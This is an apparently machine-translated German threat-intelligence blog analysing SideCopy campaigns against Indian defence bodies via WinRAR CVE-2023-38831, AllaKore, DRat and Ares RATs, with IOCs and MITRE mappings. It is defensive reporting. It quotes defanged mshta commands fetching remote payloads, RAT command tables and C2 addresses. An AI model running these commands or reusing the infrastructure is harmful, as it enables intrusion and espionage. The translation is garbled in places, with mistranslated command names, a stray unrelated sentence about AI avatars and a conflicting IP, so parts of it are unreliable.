

SEQRITE Das APT-Team von Labs hat in den letzten Monaten mehrere Kampagnen der APT-Gruppe SideCopy aufgedeckt, die indische Regierungs- und Verteidigungseinrichtungen ins Visier genommen haben. Die Bedrohungsgruppe nutzt nun die kürzlich entdeckte WinRAR-Sicherheitslücke aus. CVE-2023-38831 (Siehe unsere beratend für weitere Details), um AllaKore RAT, DRat und weitere Payloads einzusetzen. Die kompromittierten Domänen, die von SideCopy zum Hosten der Payloads verwendet werden, werden mehrfach wiederverwendet und führen zur gleichen IP-Adresse. Es wurde auch eine Linux-Variante des Open-Source-Agenten Ares RAT eingesetzt, bei der in der Stager-Payload Codeähnlichkeiten mit der übergeordneten Bedrohungsgruppe Transparent Tribe (APT36) festgestellt wurden. SideCopy und APT36 führen gleichzeitig plattformübergreifende Angriffe mit denselben Täuschkörpern und Namenskonventionen durch und teilen sich Infrastruktur und Code, um Indien aggressiv ins Visier zu nehmen.
In diesem Blog gehen wir auf die technischen Details zweier solcher Kampagnen ein, die wir während unserer Telemetrieanalyse entdeckt haben. Wir haben weitere ähnliche Kampagnen beobachtet und erwarten, dass sie sich fortsetzen werden, da sich der Konflikt zwischen Israel und der Hamas verschärft. Dabei greifen nicht nur pakistanisch verbündete Hacktivisten, sondern auch andere israelfeindliche Gruppen indische Websites mit DDoS-, Defacement- und Datenleck-Angriffen an.
Profil der Bedrohungsakteure
SideCopy ist eine mit Pakistan verbundene Advanced Persistent Threat (APT)-Gruppe, die seit mindestens 2019 gezielt südasiatische Länder, insbesondere das indische Verteidigungsministerium und afghanische Regierungsbehörden, angreift. Fast monatlich wurde in diesem Jahr eine neue Angriffskampagne in unseren Telemetriedaten festgestellt. Im Laufe der Zeit haben sich die Angriffe weiterentwickelt und umfassen nun zusätzliche Phasen mit Double Action RAT , einer neuen .NET-basierten RAT sowie TTPs (Taktiken, Techniken und Verfahren), bei denen unser Team die Remoteausführung von PowerShell-Code aufdeckte . Das Arsenal der Gruppe beinhaltet unter anderem Action RAT, AllaKore RAT, Reverse RAT und Margulas RAT.
Diese Gruppe ist eine Untergruppe von Transparent Tribe (APT36), die seit Langem das indische Militär angreift und auch in diesem Jahr verstärkt Universitätsstudenten attackiert , um deren Daten möglicherweise an Terrorgruppen zur Rekrutierung weiterzugeben. Sie hat ihr Arsenal an Linux-Malware in diesem Jahr um Poseidon und weitere Tools erweitert. Die Gruppe ist seit 2013 aktiv und setzt in ihren Kampagnen kontinuierlich Schadsoftware wie Crimson RAT, Capra RAT und Oblique RAT ein.
Pakistanische Agenten haben Honigfallen eingesetzt, um Verteidigungspersonal anzulocken, und haben durch den Diebstahl vertraulicher Informationen bei dieser Form der Cyberspionage enorme Auswirkungen und Schäden verursacht.
Analyse von Kampagne 1
Die erste beobachtete Kampagne von SideCopy verbreitet sich über einen Phishing-Link, der eine Archivdatei mit dem Namen „ Homosexualität – Indische Streitkräfte “ herunterlädt. Das gefälschte Dokument bezieht sich auf NSRO und trägt den Namen „ ACR.pdf “ oder „ ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf “.

Abb. 1 – Lockvogel-PDF
Interessanterweise stellten wir fest, dass die Linux-Variante von Ares RAT , die Ende August erstmals auf VirusTotal auftrat, dieselbe Köder-PDF verwendet . Beide kompromittierten Domains führten zur selben IP-Adresse, wie in der Abbildung unten dargestellt. Auch die Domains der Kampagnen im April („ ssynergy[.]in “) und Mai („ elfinindia[.]com“ ) verweisen auf dieselbe IP-Adresse. Darüber hinaus tragen die auf verschiedenen Domains gehosteten Archivdateien denselben Namen, was auf die Wiederverwendung kompromittierter Domains hindeutet.

Abb. 2 – Infektionskette-1 mit gleicher IP
Die Phishing-URL, die auf die Windows-Plattform abzielt, verweist auf sunfireglobal[.]in , eine kompromittierte Domain, die zum Zeitpunkt der Erstellung dieses Dokuments nicht erreichbar ist, und wird zur IP-Adresse 162.241.85[.]104 aufgelöst . Die URL lautet:
| hxxps://sunfireglobal[.]in/public/core/homo/Homosexuality%20-%20Indian%20Armed%20Forces.zip |
Diese enthält eine bösartige Verknüpfungsdatei im Format mit doppelter Erweiterung namens „Homosexuality – Indian Armed Forces ․pdf.lnk“, die eine Remote-HTA-Datei wie folgt auslöst:
| C:\Windows\System32\mshta.exe „hxxps://sunfireglobal[.]in/public/assests/files/db/acr/“ && tar.exe |
Es enthält zwei eingebettete Dateien, die Base64-kodiert sind; eine ist das Lockvogel-PDF und die andere eine DLL. Im HTA wurden nur geringfügige Änderungen beobachtet, und die Funktionalität bleibt dieselbe – Überprüfung der .NET-Version, Abrufen des installierten AV-Programms, Dekodierung und Ausführung der DLL im Arbeitsspeicher.
Nachdem die Decoy-Datei von der DLL geöffnet wurde (preBotHta), sendet es eine Verbindung zur gleichen Domäne und lädt eine HTA und den endgültigen DLL-Inhalt in die Zielpfade herunter. Die heruntergeladene HTA wird als „seqrite. JpgDie Datei wurde zunächst im TEMP-Ordner gespeichert, später in den Zielordner verschoben und ausgeführt. Je nach vorhandenem Antivirenprogramm – SEQRITEQuick Heal, Kaspersky, Avast, Avira, Bitdefender und Windows Defender; es führt die endgültige DLL-Payload aus.

Abb. 3 – DLL preBotHta wird im Speicher ausgeführt
Legitime Windows-Anwendungen wie der Anmeldeinformationsassistent ( credwiz.exe ) oder der EFS-Schlüsseländerungsassistent ( rekeywiz.exe) werden neben das Zielsystem kopiert, um die DLL per Sideloading einzubinden. Die Persistenz wird über den Registrierungsschlüssel „Startup“ (oder „Run“) gewährleistet, der beim Neustart des Systems die endgültige RAT-Payload lädt. (Eine detaillierte Analyse von Action RAT und allen anderen Payloads finden Sie in unserem vorherigen Whitepaper .)
Eine weitere Archivdatei mit demselben Namen, „Homosexuality – Indian Armed Forces.zip“, enthält eine ELF-Datei. Sie wird über die Domain „ occoman[.]com “ verbreitet, die auf dieselbe IP-Adresse wie sunfireglobal[.].in verweist. Dies deutet auf die gemeinsame Nutzung von IP-Adressen durch kompromittierte Domains hin.

Abb. 4 – Inhalt der beiden Archive
Für diese als PDF getarnte Golang-basierte Linux-Malware wurden folgende Dateinamen gefunden:
| Homosexualität – Indische Streitkräfte ․pdf | 2023-10-24 |
| Trainingsprogramm der Einheit ․pdf | 2023-09-20 |
| Social Media-Nutzung ․pptx | 2023-08-30 |
Mithilfe des GoReSym- Plugins in Verbindung mit IDA können wir Funktionsmetadaten extrahieren, während die Binärdatei entpackt wird ( Details zum Plugin finden Sie in unserer ausführlichen Analyse der Go-basierten Warp- Malware).
Der Prozessablauf ähnelt der ersten Phase im Fall des Poseidon-Agenten (beobachtet von Uptycs und Zscaler ), der den genauen Zielort hat, obwohl diese Phase nicht mit PyInstaller kompiliert wird:
- Erstellen Sie eine Crontab, um die Persistenz durch einen Systemneustart unter dem aktuellen Benutzernamen aufrechtzuerhalten.
- Laden Sie den Decoy in das Zielverzeichnis „/.local/share“ herunter und öffnen Sie ihn.
- Laden Sie den Ares-Agenten als „/.local/share/updates“ herunter und führen Sie ihn aus.

Abb. 5 – Prozessablauf von Stufe 1
Nach dem Extrahieren des Inhalts der finalen PyInstaller-Payload werden zwei für uns relevante Python-Dateien ( agent.pyc und config.pyc ) gefunden. Deren Dekompilierung und Untersuchung führt zu einem Open-Source-Python-RAT namens Ares . Das URL-Format zum Pingen des Servers lautet: „ hxxps://(Host)/api/(UID)/hello. “ und enthält Plattform, Hostname und Benutzername des Zielrechners. Ares unterstützt die folgenden 13 Befehle für die C2-Kommunikation.
| Befehl | Beschreibung |
| laden | Lädt eine lokale Datei auf den Server hoch |
| herunterladen | Lädt eine Datei über HTTP(s) herunter |
| Reißverschluss | Erstellt ein Zip-Archiv einer Datei oder eines Ordners |
| cd | Ändern des aktuellen Verzeichnisses |
| Screenshot | Macht einen Screenshot und lädt ihn auf den Server hoch |
| python | Führt einen Python-Befehl oder eine Python-Datei aus |
| fortdauern | Installiert den Agenten über das AutoStart-Verzeichnis |
| reinigen | Deinstalliert den Agenten |
| wunsch | Tötet den Agenten |
| Riss | Entfernt die Persistenz und beendet den Agenten |
| listen Sie alle auf | Dateiverzeichnis auflisten und auf den Server hochladen |
| Hilfe | Hilfe anzeigen |
| Führt einen Shell-Befehl aus und gibt dessen Ausgabe zurück |
Abgesehen von der Namensänderung von ares in gedit wurden keine wesentlichen Änderungen am Agenten festgestellt , und der vom Agenten verwendete Server ist in der Konfigurationsdatei angegeben: 161.97.151[.]200:7015. Sowohl der Agent als auch die Konfigurationsskripte enthalten den Namen ' lee ', der auf denselben Agenten verweist, auf den Lumen verweist.

Abb. 6 – Konfigurationsdatei

Abb. 7 – Agentenskript
Diese Payload trägt ebenfalls den Namen „ bossupdate “, eine ähnliche Namenskonvention wie bei Poseidon und anderen Tools von Transparent Tribe, die mit dem Präfix „boss“ beginnen. APT36 zielt auf das Betriebssystem BOSS ab, das in Indien für Regierungsbehörden entwickelt wurde, und erweitert sein Linux-Arsenal stetig. Bereits 2021 wurde SideCopy vom Red Raindrop Team von QiAnXin mit demselben RAT in Verbindung gebracht , später folgte eine Fork namens BackNet von Telsy.
Analyse von Kampagne 2
Die zweite Kampagne verfolgt das gleiche Szenario, bei dem IP-Sharing nicht nur bei den kompromittierten Domänen, sondern auch bei der C2-Infrastruktur beobachtet wird. Die Ausnutzung der aktuellen WinRAR-Sicherheitslücke CVE-2023-38831 erfolgt per Phishing, bei dem schädliche Archivdateien heruntergeladen werden. Beim Öffnen der Archivdateien werden eine PDF-Datei und ein gleichnamiger Ordner angezeigt.

Abb. 8 – Für die WinRAR-Ausnutzung verwendete Archive
Das Öffnen der PDF-Datei löst die Sicherheitslücke aus und führt die Schadsoftware unbemerkt im Ordner über die ShellExecute- Funktion von WinRAR aus. Die gefälschte PDF-Datei bezieht sich auf die Organisation „ All India Association of Non-Gazetted Officers “ (AIANGOs), die ein friedliches Protestprogramm gegen das indische Verteidigungsministerium ankündigt. AIANGOs hat seinen Hauptsitz in Mumbai, wurde im Jahr 2000 vom indischen Verteidigungsministerium gemäß der CCS(RSA)-Regel von 1993 anerkannt und ist, wie auf ihrer Twitter-Seite (X) angegeben, der CDRA angeschlossen.

Abb. 9 – Lockvogel, der bei der WinRAR-Exploitation verwendet wird
Die im Ordner enthaltene Nutzlast ist der RAT-Agent AllaKore. Dieser kann Systeminformationen stehlen, Keylogging durchführen, Screenshots erstellen, Dateien hoch- und herunterladen und den Fernzugriff auf den Computer des Opfers nutzen, um Befehle zu senden und gestohlene Daten auf den C2 hochzuladen. Darüber hinaus wurden weitere Verbindungen zum verwendeten C2 und seiner vorherigen Kampagne hergestellt, wie unten beschrieben:

Abb. 10 – Infektionskette-2 mit IP-Sharing mit Domänen und C2
Korrelation
- Eine ähnliche Angriffskette von SideCopy wird mit dem Köderdokument „DocScanner-Okt„“ bezieht sich auf die saudische Delegation des Verteidigungsministeriums. Es wurde beobachtet, dass SideCopy und APT36 bereits zuvor in einer Kampagne im April bzw. Mai denselben Köder eingesetzt hatten.
- Die kompromittierte Domäne in dieser Kette, „rockwellroyalhomes[.]com' wird auf dieselbe IP aufgelöst 103.76.213[.]95 verwendet mit der Domäne 'isometricsindia[.]co.in,“, das sie in einer Kampagne im August mit dem Motto „Handelskrieg USA gegen China“ verwendeten.
- Die endgültige Nutzlast DRat verbindet sich mit der IP 38.242.149[.]89 für die mit AllaKore RAT verwendete C2-Kommunikation.
- Eine ähnliche Phishing-URL findet sich auf der gleichen Seite „Rockwell Royal Homes”-Domäne, ähnlich benannt „DocScanner_AUG_2023.zip.Dies führt zu einem weiteren Ares RAT-Beispiel, das eine Verbindung zu C2 mit IP herstellt 38.242.220[.]166:9012, wo der Lockvogel erneut auf das indische Verteidigungsministerium verweist, was die „Parlamentsangelegenheit."

Abb. 8 – Mit Ares RAT verwendeter Köder
Die Phishing-URL verweist auf rockwellroyalhomes[.]com , eine kompromittierte Domain, die zur IP-Adresse 103.76.231[.]95 aufgelöst wird.
| hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip |
Diese enthält eine schädliche Verknüpfungsdatei im Format mit doppelter Erweiterung namens „DocScanner-Oct.zip․pdf.lnk“, die eine Remote-HTA-Datei wie folgt auslöst:
| C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ & mshta.exe |
Es enthält eingebettete, Base64-kodierte Dateien; dabei handelt es sich um Köder-PDFs, DLLs und EXEs. Es werden ähnliche Prüfungen auf vorhandene Antivirensoftware auf dem Zielrechner durchgeführt, der Köder wird geöffnet und die endgültige DRat- Payload, ein neuer Remote-Access-Trojaner, dessen Name vom PDB-Pfad abgeleitet ist, wird abgelegt.
| d:\Projekte\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb |
Die 13 unterstützten Befehle haben die folgende Funktionalität:
| Dekodierter Befehl | Funktionalität |
| getInformatica | Systeminformationen senden – Benutzer- und Betriebssystemname, Zeitstempel, Startpfad |
| sup | Senden Sie ein 'Unterstützungsbestätigung' Nachricht, um mit dem Empfangen von Befehlen zu beginnen |
| schließen | Senden Sie ein 'Schließung' Nachricht, um die Verbindung zu schließen und zu beenden |
| Kaamindina | Überprüfen des Ausführungsstatus |
| des Restaurants | Bestimmtes Verzeichnis (oder) Datei löschen und Bestätigung senden |
| Pfad eingeben | Geben Sie ein bestimmtes Verzeichnis ein und senden Sie Attribute für jede Datei und jeden Unterordner |
| zurückPfad | Senden Sie das aktuelle Arbeitsverzeichnis |
| Laufwerksliste | Rufen Sie Festplatteninformationen und Geräte-ID ab mit:
|
| Fdl | Dateiattribute hochladen |
| fdIConfirm | Datei hochladen |
| fup | Datei herunterladen |
| fupexec | Herunterladen und ausführen (1) |
| supexec | Herunterladen und ausführen (2) |

Abb. 8 – Wiederverwendung des Lockvogels mit DRat
Eine weitere Kampagne wurde entdeckt, die gleichzeitig auf Windows- und Linux-Plattformen abzielte. Eine neue Payload für Windows namens Key RAT wurde in diesem Fall zusammen mit Ares RAT eingesetzt. IOCs für diese dritte Kampagne wurden am Ende hinzugefügt.
C2-Infrastruktur und Domänen
Alle C2-Server sind in Deutschland bei der Contabo GmbH registriert und werden häufig von beiden mit Pakistan verbundenen APTs verwendet.
| 38.242.149[.]89 | vmi1433024.contaboserver.net | AllaKore RAT und DRat |
| 207.180.192[.]77 | vmi747785.contaboserver.net | Schlüssel RAT |
| 38.242.220[.]166 | vmi1390334.contaboserver.net | Ares RAT |
| 161.97.151[.]220 | vmi1370228.contaboserver.net | Ares RAT |
Ein Server von Ares, der mit mehreren Ködern verbunden ist, betreibt eine pfSense-Firewall auf Port 9012 für die C2-Kommunikation – 38.242.220[.]166.

Abb. 9 – Ares-Serverdetails

Abb. 10 – pfsense-Anmeldeseite des Ares-Servers
Alle von SideCopy in diesem Jahr kompromittierten Domains sind bei GoDaddy registriert und verwenden einen HostGator -Servernamen. Die Whois-Details lauten:
| IP | Domain | Kampagnen (Campaign) | Registrant |
| 103.76.213[.]95
Org: Spectra Technologies ISP: StrgS Delhi, Indien – AS18229 |
isometricsindia[.]co.in | August | Ozanera Pvt. Ltd., Mumbai |
| rockwellroyalhomes[.]com | Oktober | Tempe, Arizona, USA | |
| 162.241.85[.]104
Org & ISP: Einheitliche Ebene Provo, Utah, USA – AS46606 |
sunfireglobal[.]in | Oktober | West Bengal, Indien |
| occoman[.]com | August | Tempe, Arizona, USA | |
| elfinindia[.]com | Mai | Tempe, Arizona, USA | |
| ssynergy[.]in | April | West Bengal, Indien |
Wir haben in diesem Jahr festgestellt, dass der Rechnername „ desktop-g4b6mh4 “ mit einer großen Anzahl von Verknüpfungsdateien in Verbindung steht. Er wird nicht nur in diesen Kampagnen beobachtet, sondern der Angreifer hat auch neue Rechnernamen verwendet:
- Desktop-87p7en5
- Desktop-ey8nc5b
Schlussfolgerung und Zuordnung
SideCopy erweitert sein Arsenal um eine Zero-Day-Schwachstelle und zielt konsequent mit verschiedenen Remote-Access-Trojanern auf indische Verteidigungsorganisationen ab. Basierend auf der Angriffskette, der Zielauswahl, den verwendeten Ködern und der Infrastruktur werden diese Kampagnen mit hoher Wahrscheinlichkeit SideCopy zugeschrieben. APT36 erweitert sein Linux-Arsenal ständig. Dabei wurde beobachtet, dass SideCopy seine Linux-Stager teilt, um einen Open-Source-Python-RAT namens Ares einzusetzen. Gleichzeitig haben wir Telemetrie-Treffer für diese Kampagne in mehreren indischen Städten beobachtet, was auf eine Zunahme der Aktivitäten inmitten des Israel-Hamas-Konflikts hindeutet. Insgesamt weisen sowohl diese als auch weitere Kampagnen Verbindungen zum Austausch von Code und Infrastruktur zwischen diesen eng verwandten Bedrohungsgruppen auf.
SEQRITE Schutz
| LNK.Trojan.48283.GC | SideCopy.Trojan.48284.GC | JS.Trojan.47685 |
| LNK.Dropper.47686.GC | SideCopy.Trojan.48285.GC | JS.Sidecopy.47539.GC |
| LNK.Sidecopy.47538.GC | Trojan.SideCopy.S30112863 | JS.Sidecopy.47540 |
| ELF.Agent.48298.GC | Trojan.SideCopy.S30112905 | JS.SideCopy.42911 |
| ELF.Agent.48286.GC | Trojan.Sidecopy.S30112904 | Trojan.SideCopy |
| Script.Trojan.47763 | TrojanAPT.SideCopy.PB1 |
Vorsichtsmaßnahmen zu treffen
Um vor solchen kritischen Cyberangriffen geschützt zu bleiben, müssen Sie die folgenden Vorsichtsmaßnahmen treffen:
- Klicken Sie nicht auf nicht verifizierte Links aus unbekannten Quellen.
- Laden Sie keine Anhänge herunter und öffnen Sie sie nicht, insbesondere keine Archivdateien.
- Arbeiten jederzeit weiterbearbeiten können. Jede Präsentation und jeder KI-Avatar, den Sie von Grund auf neu erstellen oder hochladen, endpoint protection Um im sich ständig verändernden Bedrohungsumfeld die Nase vorn zu behalten.
- Aktualisieren Sie Ihr Betriebssystem und Ihre Software-Apps regelmäßig, um bekannte Schwachstellen zu beheben.
- Schützen Sie vertrauliche Dokumente und sensible Informationen mit einem Passwort.
IOCs
Windows
| Archives | |
| eb07a0063132e33c66d0984266afb8ae | DocScanner-Oct.zip |
| 8bee417262cf81bc45646da357541036 | Homosexualität – Indische Streitkräfte.zip |
| 9e9f93304c8d77c9473de475545bbc23 | Erfolge_von_DMA.rar |
| 9379ebf1a732bfb1f4f8915dbb82ca56 | Agenda_Punkte_Geändert.rar |
| 49b29596c81892f8fff321ff8d64105a | DMA_Monatliches_Update_Sitzungsprotokoll-reg.zip |
| Verknüpfung (LNK) | |
| 75f9d86638c8634620f02370c28b8ebd | DocScanner-Oct.pdf.lnk |
| fc5eae3562c9dbf215384ddaf0ce3b03 | Homosexualität – Indische Streitkräfte. pdf.lnk |
| a52d2a0edccdc0f533c7b04e88fe8092 | agenda_points.docx.lnk
draft_short_PPT.pptx.lnk meeting_brief.pdf.lnk |
| HTA | |
| 02c444c5c1ad25e6823457705e8820bc | msfnt.hta |
| d6e214fd81e7afb57ea77b79f8ff1d45 | p.hta |
| d0c80705be2bc778c7030aae1087f96e | main.hta |
| DLL | |
| 31340EA400E6611486D5E57F0FAB5AF2 | SummitOfBion.dll |
| FE0250AF25C625E24608D8594B716ECB | preBotHta.dll |
| C872F21B06C4613954FFC0676C1092E3 | WinGfx.dll |
| RAT | |
| ff13b07eaabf984900e88657f5d193e6 | Msfront.exe (DRat) |
| 6f37dacf81af574f1c8a310c592df63f | Achievements_of_DMA.pdf .exe (AllaKore RAT) |
| 9f5354dcf6e6b5acd4213d9ff77ce07c | steistem.exe / Onlyme.exe (Schlüssel-RAT) |
| Lockvögel | |
| CCB6723C14EBB0A12395668377CF3F7A | DocScanner-Okt.pdf |
| acec2107d4839fbb04defbe376ac4973 | Erfolge_von_DMA.pdf_ |
| f759b6581367db35e3978125f4f6ff80 | ACR.pdf |
| Sonstiges | |
| B6FBCAE7980D4E02CE9ED9876717F385 | cache.bat |
| 4f541ec8cd238737e4e77a55fbcbb4f3 | d.txt |
| PDB | |
| d:\Projekte\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb | |
| C:\Benutzer\Boss\Desktop\test\Client\Client\obj\Release\Onlyme.pdb | |
Linux
| Archiv | |
| 7cba23cfd9587211e7a214a88589cf25 | DocScanner_AUG_2023.zip |
| 04a65069054085cd81daabe4fc15ce76 | Homosexualität – Indische Streitkräfte.zip |
| c61b19cbedcb878aff45c067d503d556 | Besprechungsdetails.zip |
| eccc72deb8ce41433ed13591b4557343 | DMA_Monatliches_Update_Sitzungsprotokoll-reg.zip |
| Stager | |
| 9375e3c13c85990822d2f09a66b551d9 | DocScanner_AUG_2023.pdf |
| 42a696ef6f7acf0919fea9748029a966 | Homosexualität – Indische Streitkräfte ․pdf |
| 54473E0D8CAFD950AFE32DE1A2F3A508 | DocScanner_Aktualisierter_Brief․pdf |
| 36933B05B7E3060955E6A1FDFD7D8EC1 | Entwurf eines Briefes vom November 2023․docx |
| 508F4BFAD9F2482992AC7926910BD551 | aktualisierter_Entwurf_PPT․pptx |
| 921915ecfe17593476648ad20cd61ecd | Meeting_Notice-reg․pdf |
| Lockvögel | |
| 5e32703e3704b2b5c299c242713b1ec5 | DocScanner_AUG_2023.pdf |
| f759b6581367db35e3978125f4f6ff80 | ACR.pdf |
| af3ec4f8a072779eb0cac18eaafc256d | Meeting_Notice-reg.pdf |
| 0799e17933b875e3a54f01416e7505d5 | DocScanner_Aktualisierter_Brief.pdf |
| b4854c420bc39c8c77a0fcd9395a8748 | Entwurf eines Briefes vom November 2023.docx |
| 4cd0ee8186dc4203aad0cba48a8e5778 | aktualisierter_Entwurf_PPT.pptx |
| Ares RAT | |
| 088b89698b122454666e542b1e1d92a4 | Chefupdate |
| b992b03b0942658a516439b56afbf41a | Aktuelles |
| ebbc1c4fc617cda7a0b341b12f45d2ad | Aktuelles |
C2 und Domänen
| 38.242.149[.]89:61101 | AllaKore RAT |
| 38.242.149[.]89:9828 | DRat |
| 38.242.220[.]166:9012
161.97.151[.]220:7015 |
Ares RAT |
| 207.180.192[.]77:6023 | Schlüssel RAT |
| 162.241.85[.]104 | sunfireglobal[.]in
occoman[.]com elfinindia[.]com ssynergy[.]in |
| 103.76.213[.]95 | rockwellroyalhomes[.]com
isometricsindia[.]co.in |
URLs
| hxxps://www.rockwellroyalhomes[.]com/js/FL/DocScanner-Oct.zip |
| hxxps://www.rockwellroyalhomes[.]com/js/content/msfnt.hta |
| hxxps://www.rockwellroyalhomes[.]com/js/content/2023-06-21-0056.pdf |
| hxxps://www.rockwellroyalhomes[.]com/js/content/ |
| hxxps://www.rockwellroyalhomes[.]com/js/FL/2023-06-21-0056.pdf |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/file/ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/DocScanner_AUG_2023.zip |
| hxxps://sunfireglobal[.]in/public/core/homo/ |
| hxxps://sunfireglobal[.]in/public/assests/files/db/acr/ |
| hxxps://sunfireglobal[.]in/public/assests/files/auth/av |
| hxxps://sunfireglobal[.]in/public/assests/files/auth/dl |
| hxxps://sunfireglobal[.]in/public/assests/files/auth/ht |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/tls |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/ |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/pdf/in |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/bossupdate |
| hxxps://futureuniform[.]ca/wp/wp-content/files/01/main.hta |
| hxxps://futureuniform[.]ca/email.gov.in/briefcase/Meeting_Notice-reg.pdf |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/updated_draft_PPT.pptx |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/draft_letter_nov_2023.docx |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/DocScanner_Updated_letter.pdf |
| hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/files/bossupdate |
| hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/38 |
| hxxp://38.242.220[.]166:9012/api/root_149371139681480/upload |
| hxxp://38.242.220[.]166:9012/api/root_149371139681480/hallo |
| hxxp://38.242.220[.]166:9012/api/root_168683512566649/upload |
| hxxp://38.242.220[.]166:9012/api/root_168683512566649/hallo |
| hxxp://38.242.220[.]166:9012/api/root_175170531258512/upload |
| hxxp://38.242.220[.]166:9012/api/root_175170531258512/hallo |
| hxxp://161.97.151[.]220:7015/api/root_36854582802642/upload |
| hxxp://161.97.151[.]220:7015/api/root_36854582802642/hallo |
Gastgeber
| C:\Benutzer\Öffentlich\aque\up.hta |
| C:\Benutzer\Öffentlich\aque\cdrzip.exe |
| C:\Benutzer\Öffentlich\aque\rekeywiz.exe |
| C:\Benutzer\Öffentlich\aque\DUser.dll |
| C:\Benutzer\Öffentlich\aque\data.bat |
| C:\Benutzer\Öffentlich\Msfront\Msfront.exe |
| C:\Benutzer\Öffentlich\winowimg.jpg |
| C:\Benutzer\Öffentlich\stremoe\steistem.exe |
| C:\Benutzer\Öffentlich\stremoe\stremoe.bat |
| C:\ProgramData\Intel\cdrzip.exe |
| C:\ProgramData\Intel\DUser.dll |
| C:\ProgramData\WinGfx\credwiz.exe |
| C:\ProgramData\WinGfx\wingfx.bat |
| C:\ProgramData\WinGfx\DUser.dll |
| C:\ProgramData\HP\jquery.hta |
| C:\ProgramData\HP\jscy.hta |
| %AppData%\Msfront\Msfront.exe |
| %AppData%\Msfront\DUser.dll |
| %AppData%\Msfront\crezly.exe |
| %Temp%\cache.bat |
| %Temp%\Msfont\Msfont.exe |
MITRE ATT & CK
| Taktik | Technik-ID | Name |
| Ressourcenentwicklung | T1583.001
T1584.001 T1588.001 T1588.002 T1608.001 T1608.005 |
Infrastruktur erwerben: Domänen
Kompromittierte Infrastruktur: Domänen Erwerben Sie Fähigkeiten: Malware Besorgen Sie sich Fähigkeiten: Werkzeug Stage-Fähigkeiten: Hochladen von Malware Bühnenfunktionen: Linkziel |
| Erster Zugriff | T1566.001
T1566.002 |
Phishing: Spear-Phishing-Anhang
Phishing: Spear-Phishing-Link |
| Ausführung | T1106
T1129 T1059 T1047 T1203 T1204.001 T1204.002 |
Native API
Gemeinsam genutzte Module Befehls- und Skriptinterpreter Windows Management Instrumentation Ausbeutung zur Kundenausführung Benutzerausführung: Bösartiger Link Benutzerausführung: Schädliche Datei |
| Beharrlichkeit | T1053.003
T1547.001 T1547.013 |
Geplante Aufgabe/Job: Cron
Registrierungsschlüssel ausführen / Startordner Boot- oder Anmelde-Autostart-Ausführung: XDG-Autostart-Einträge |
| Verteidigungsflucht | T1036.005
T1140 T1218.005 T1574.002 T1222.002 T1027.009 T1027.010 |
Maskierung: Übereinstimmung mit legitimem Namen oder Ort
Enthüllen/Dekodieren von Dateien oder Informationen System-Binär-Proxy-Ausführung: Mshta Hijack-Ausführungsablauf: DLL-Side-Loading Änderung der Datei- und Verzeichnisberechtigungen: Linux Verschleierte Dateien oder Informationen: Eingebettete Payloads Verschleierte Dateien oder Informationen: Befehlsverschleierung |
| Bewertung | T1012
T1033 T1057 T1082 T1083 T1016.001 T1518.001 |
Registrierung abfragen
Erkennung des Systembesitzers/Benutzers Prozesserkennung Systeminformationserkennung Datei- und Verzeichniserkennung Ermittlung der Systemnetzwerkkonfiguration Softwareerkennung: Erkennung von Sicherheitssoftware |
| Kollektion | T1005
T1056.001 T1074.001 T1119 T1113 T1125 |
Daten vom lokalen System
